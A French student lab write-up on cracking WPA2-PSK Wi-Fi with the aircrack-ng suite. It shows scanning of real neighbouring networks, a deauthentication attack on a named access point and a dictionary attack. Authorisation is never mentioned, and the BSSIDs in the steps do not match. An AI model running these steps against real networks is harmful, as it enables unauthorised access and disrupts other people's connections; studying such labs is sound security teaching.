TP HACK WIFI

Matériels que j'ai utilisé pour effectuer ce TP

A) Une carte wifi compatbile avec le mode écoute (Monitoring mode)

B) Kali Linux

Etape 1 : Activer le mode ÉCOUTE sur la carte WiFi

1.1. Afficher la carte sans fil avec la commande : sudo iwconfig

```
┌──(root㉿dylansoukali)-[~]
└─# sudo iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on
```

Ici on aperçoit bien ma carte réseaux ainsi que son mode qui est ici bien en Monitoring mode.

1.2 Activer le mode d'écoute

Pour activer le mode écoute j'utilise la commande : sudo airmon-ng start wlan0

```
┌──(root㉿dylansoukali)-[~]
└─# sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           rtl8xxxu        TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
                (mac80211 monitor mode already enabled for [phy1]wlan0 on [phy1]10)
```

Ici on aperçoit bien la référence de ma carte wifi.

Étape 2 : Utiliser Airodump pour capturer les paquets

2.1. Analyser le trafic à proximité avec la commande sudo airodump-ng wlan0

```
┌──(root㉿dylansoukali)-[~]
└─# sudo airodump-ng wlan0

CH  4 ][ Elapsed: 24 s ][ 2023-11-20 16:10

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

E4:9E:12:C9:2C:98  -93        2        0    0  11  195   WPA2 CCMP   PSK  freebox_GJBTUV
B4:E2:65:F0:FE:B4  -93        2        0    0   6  260   WPA2 CCMP   PSK  SFR_FEB2
00:07:CB:B4:62:3E  -93       15        0    0  11  195   WPA2 CCMP   PSK  Freebox-B4623D
1C:57:3E:D2:6A:E0  -93        0        0    0  11   -1                    <length:  0>
E4:9E:12:C9:2C:99  -93        3        0    0  11  195   WPA2 CCMP   MGT  FreeWifi_secure
18:90:D8:BF:37:C0  -93        1        1    0   6  130   WPA2 CCMP   PSK  kad
6C:38:A1:A8:55:30  -82       16        1    0   6  130   WPA2 CCMP   PSK  SFR_552F
00:07:CB:B4:62:3F  -93       15        0    0  11  195   WPA2 CCMP   MGT  FreeWifi_secure
34:DB:9C:4F:85:20  -93        1        1    0  11  130   WPA2 CCMP   PSK  Bbox-1A1D6A92
70:F3:5A:25:79:CB  -85        8        4    0   3  130   WPA2 CCMP   PSK  Livebox-da8c
70:F3:5A:25:79:CA  -93        7        1    0   3  130   WPA2 CCMP   PSK  Wifi_Cabinet
70:F3:5A:25:79:C8  -84       13        3    0   3  130   WPA2 CCMP   PSK  Wifi_Admin
58:FC:20:62:7C:00  -75       48        6    0   6  260   WPA2 CCMP   PSK  SFR_7BFF
34:49:5B:70:58:36  -82       22        5    0   6  260   WPA2 CCMP   PSK  Bbox-1BF87D7E
DE:00:B0:16:87:90  -55       58        7    0   6  260   WPA2 CCMP   PSK  Freebox-39E168
F8:AB:05:02:FD:90  -77       54       18    0   6  130   WPA2 CCMP   PSK  Bbox-9CA42E53
38:B5:C9:35:B2:20  -61       30        0    0   1  130   WPA2 CCMP   PSK  Livebox-B220
1C:57:3E:3E:76:F0  -75       32        3    0   1  260   WPA2 CCMP   PSK  SFR_76EF
22:66:CF:01:D3:84  -93        8        0    0   1  130   WPA2 CCMP   PSK  Freebox-61CB80
28:9E:FC:F5:E6:30  -79       21       15    5   1  130   WPA2 CCMP   PSK  Bbox-567DC4E9
60:35:C0:53:E5:16  -71       40        0    0   1  130   WPA2 CCMP   PSK  SFR_E510
1C:57:3E:5D:43:C0  -81        8        1    0   1  260   WPA2 CCMP   PSK  SFR_43BF
44:D4:54:75:4B:00  -93        5        1    0  11  130   WPA2 CCMP   PSK  <length: 13>
60:8D:26:06:BD:F0  -93       44        2    0  11  130   WPA2 CCMP   PSK  Livebox-BDF0
B8:D9:4D:D0:32:10  -93        6        9    0  11  130   WPA2 CCMP   PSK  Bbox-Lavirotte
1C:57:3E:63:0F:B0  -75       45        3    0  11  260   WPA2 CCMP   PSK  SFR_0FAF
```

Et ensuite la commande pour analyser le trafic à proximité et enregistrez les paquets capturés dans un fichier est :


sudo airodump-ng wlan0 –w test01

Étape 3 : Capturer le handshake WPA2-PSK

3.1 Pour capturer le handshake j'ai utilisé la commande airodump-ng pour enregistrer le trafic d'un point d'accès spécifique, une fois le résultat afficher j'ai copié le BSSID et le numéro de canal du fichier que j'ai créé à l'étape d'avant.

sudo airodump-ng wlan0 --bssid F0:9F:C0:AA:6C:B8 -c 6 --write test01

3.2. J'ai ensuite ouvert une nouvelle fenêtre de terminal et lancé une attaque deauth avec aireplay-ng




La commande est : sudo aireplay-ng --deauth 0 -a 38 :B5 :C9 :35 :B2 :20 wlan0

Une fois cette commande effectué je suis retourne sur la fenêtre précédente.

J'ai bien récupéré le WPA handshake qui se trouve donc dans le fichier «test01-01.cap »

3.3.a Il faut maintenant confirmer le handshake capturé avec aircrack-ng.

La commande est : sudo aircrack-ng test01-01.cap



On va maintenant chercher un dictionnaire déjà présent sur kali linux

```
┌──(root㉿dylansoukali)-[~]
└─# ls /usr/share/wordlists
amass  dirbuster      fern-wifi  legion      nmap.lst        sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst   metasploit  rockyou.txt.gz  wfuzz
```

Donc ici le dictionnaire écrit en rouge « rockyou.txt.gz »

Et enfin on lance la commande *sudo aircrack-ng test01-01.cap -w /usr/share/wordlists/rockyou.txt.gz* afin de trouver la clé.

```
┌──(root㉿dylansoukali)-[~]
└─# sudo aircrack-ng test01-01.cap -w /usr/share/wordlists/rockyou.txt.gz
Reading packets, please wait...
Opening test01-01.cap
Read 86722 packets.

   #  BSSID              ESSID                     Encryption

   1  38:B5:C9:35:B2:20  Livebox-B220              WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening test01-01.cap
Read 86722 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:00] 539521/214239 keys tested (2928.09 k/s)

      Time left: -98538182 day, 38 minutes, 24 seconds         251.83%

                               KEY NOT FOUND


      Master Key     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Ici dans mon cas la clé n’a pas été trouver a cause du dictionnaire qui est plutôt basique et donc pas assez efficace, mais je n’ai pas trouver de meilleur dictionnaire ou alors il aura fallu aller sur le darknet… 😑